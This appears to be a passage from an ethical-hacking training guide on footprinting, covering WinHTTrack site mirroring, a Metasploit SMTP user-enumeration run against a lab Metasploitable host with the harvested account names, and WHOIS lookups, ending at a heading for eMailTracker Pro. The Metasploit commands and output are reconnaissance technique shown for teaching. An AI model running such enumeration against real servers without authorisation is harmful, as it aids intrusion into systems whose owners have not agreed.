
□ Disconnect when finished

□ Shutdown PC when finished

On hold
Transfer scheduled for: (hh/mm/ss)

○ Save settings only, do not launch download now.

8- Click Next.




Mirroring operation complete.
Click Exit to quit WinHTTrack.
See log file(s) if necessary to ensure that everything is OK.

Thanks for using WinHTTrack!

Tip: Click [View log file] to see warning or error messages

9- Click **Browse Mirrored Website**.



How do you want to open this file?

Keep using this app

Internet Explorer

Other options


Google Chrome
New

More apps ↓

□ Always use this app to open .html files

OK

10- Select your favorite web browser.



Example Domain

file:///C:/My%20Web%20Sites/Testing_Project/www.example.com/index.html


Google Chrome isn't your default browser Set as default

Example Domain

This domain is established to be used for illustrative examples in documents. You may use this domain in examples without prior coordination or asking for permission.

More information...

Observed the above output. Example.com website is copied into a local directory and browsed from there. Now you can explore the website in an offline environment for the structure of the website and other parameters.



Example Domain

This domain is established to be used for illustrative examples in documents. You may use this domain in examples without prior coordination or asking for permission.

More information...


To make sure, compare the website to the original example.com website. Open a new tab and go to URL example.com.

iv. Metasploit (for information gathering)


In this lab, we are using Metasploit Framework, default application in Kali Linux for gathering more information about the host in a network. A Metasploit Framework is a powerful tool, popularly used for scanning & gathering information in the hacking environment. Metasploit Pro enables you to automate the process of discovery and exploitation and provides you with the necessary tools to perform the manual testing phase of a penetration test. You can use Metasploit Pro to scan for open ports and services, exploit vulnerabilities, pivot further into a network, collect evidence, and create a report of the test results.

Topology Information: In this lab, we are running Metasploit Framework on a private network 10.10.50.0/24 where different hosts are live including Windows 7, Kali Linux, Windows Server 2016 and others.


Open Kali Linux and Run Metasploit Framework.



SMTP



```
msf5 auxiliary(scanner/http/robots_txt) > use auxiliary/scanner/smtp/smtp_enum msf5 auxil
iary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                                                      Required  De
scription
   ----       ---------------                                                      --------  --
---------
   RHOSTS                                                                          yes       Th
e target address range or CIDR identifier
   RPORT      25                                                                   yes       Th
e target port (TCP)
   THREADS    1                                                                    yes       Th
e number of concurrent threads
   UNIXONLY   true                                                                 yes       Sk
ip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       Th
e file that contains a list of probable users accounts.

msf5 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 172.18.0.216
RHOSTS => 172.18.0.216
msf5 auxiliary(scanner/smtp/smtp_enum) > run

[*] 172.18.0.216:25       - 172.18.0.216:25 Banner: 220 metasploitable.localdomain ESMTP
Postfix (Ubuntu)
[+] 172.18.0.216:25       - 172.18.0.216:25 Users found: , backup, bin, daemon, distccd,
ftp, games, gnats, irc, libuuid, list, lp, mail, man, news, nobody, postgres, postmaster,
 proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
```




```
msf5 auxiliary(scanner/smtp/smtp_enum) > run

[*] 172.18.0.216:25       - 172.18.0.216:25 Banner: 220 metasploitable.localdomain ESMTP
Postfix (Ubuntu)
[+] 172.18.0.216:25       - 172.18.0.216:25 Users found: , backup, bin, daemon, distccd,
ftp, games, gnats, irc, libuuid, list, lp, mail, man, news, nobody, postgres, postmaster,
 proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 172.18.0.216:25       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smtp/smtp_enum) >
```


v. Whois Lookup Tools for Mobile – DNS Tools, Whois, Ultra Tools Mobile

"WHOIS" helps to gain information regarding domain name, ownership information. IP Address, Netblock data, Domain Name Servers and other information’s. Regional Internet Registries (RIR) maintain WHOIS database. WHOIS lookup helps to find out who is behind the target domain name.

1. Go to the URL **https://www.whois.com/**



2. A search of Target Domain



ipspecialist.net

Updated 61 days ago

DOMAIN INFORMATION

Domain:	ipspecialist.net
Registrar:	GoDaddy.com, LLC
Registration Date:	2016-08-24
Expiration Date:	2019-08-24
Updated Date:	2018-01-20
Status:	clientDeleteProhibited clientRenewProhibited clientTransferProhibited clientUpdateProhibited
Name Servers:	april.ns.cloudflare.com aragorn.ns.cloudflare.com

REGISTRANT CONTACT

Name:	******** ********

RAW WHOIS DATA


```
Domain Name: ipspecialist.net
Registrar URL: http://www.godaddy.com
Registrant Name: ******** ********
Registrant Organization:
Name Server: APRIL.NS.CLOUDFLARE.COM
Name Server: ARAGORN.NS.CLOUDFLARE.COM
DNSSEC: unsigned

For complete domain details go to:
http://who.godaddy.com/whoischeck.aspx?domain=ipspecialist.net

The data contained in GoDaddy.com, LLC's whois database,
while believed by the company to be reliable, is provided "as is"
with no guarantee or warranties regarding its accuracy.  This
information is provided for the sole purpose of assisting you
in obtaining information about domain name registration records.
Any use of this data for any other purpose is expressly forbidden without the prior written
```

WHOIS Lookup Result Analysis

Lookup Result shows complete domain profile, including

- Registrant information
- Registrant Organization
- Registrant Country
- Domain name server information
- IP Address
- IP location
- ASN
- Domain Status
- WHOIS history
- IP history,
- Registrar history,
- Hosting history

It also includes other information such as Email and postal address of registrar & admin along with contact details. You can go to ***https://whois.domaintools.com*** can enter the targeted URL for whois lookup information




Whois Lookup

Get better, more in-depth data when you become a member

Learn how DomainTools takes indicators from your network, including domains and IPs, and connects them with nearly every active domain on the internet. These connections help security professionals profile attackers, guide online fraud investigations, and map cyber activity to attacker infrastructure.

vi. Smart Whois

You can download software "***SmartWhois***" from ***www.tamos.com*** for Whois lookup as shown in the figure below: -



IP, host or domain: [redacted].com

Results: [redacted]

[redacted].com

[redacted]

[redacted]

Domain Administrator
[redacted]
CA
[redacted]
United States
Phone: [redacted]
Fax: [redacted]
[redacted].com


Domain Administrator
[redacted]
CA
[redacted]
United States
Phone: [redacted]
Fax: [redacted]
[redacted].com

Done

vii. eMailTracker Pro

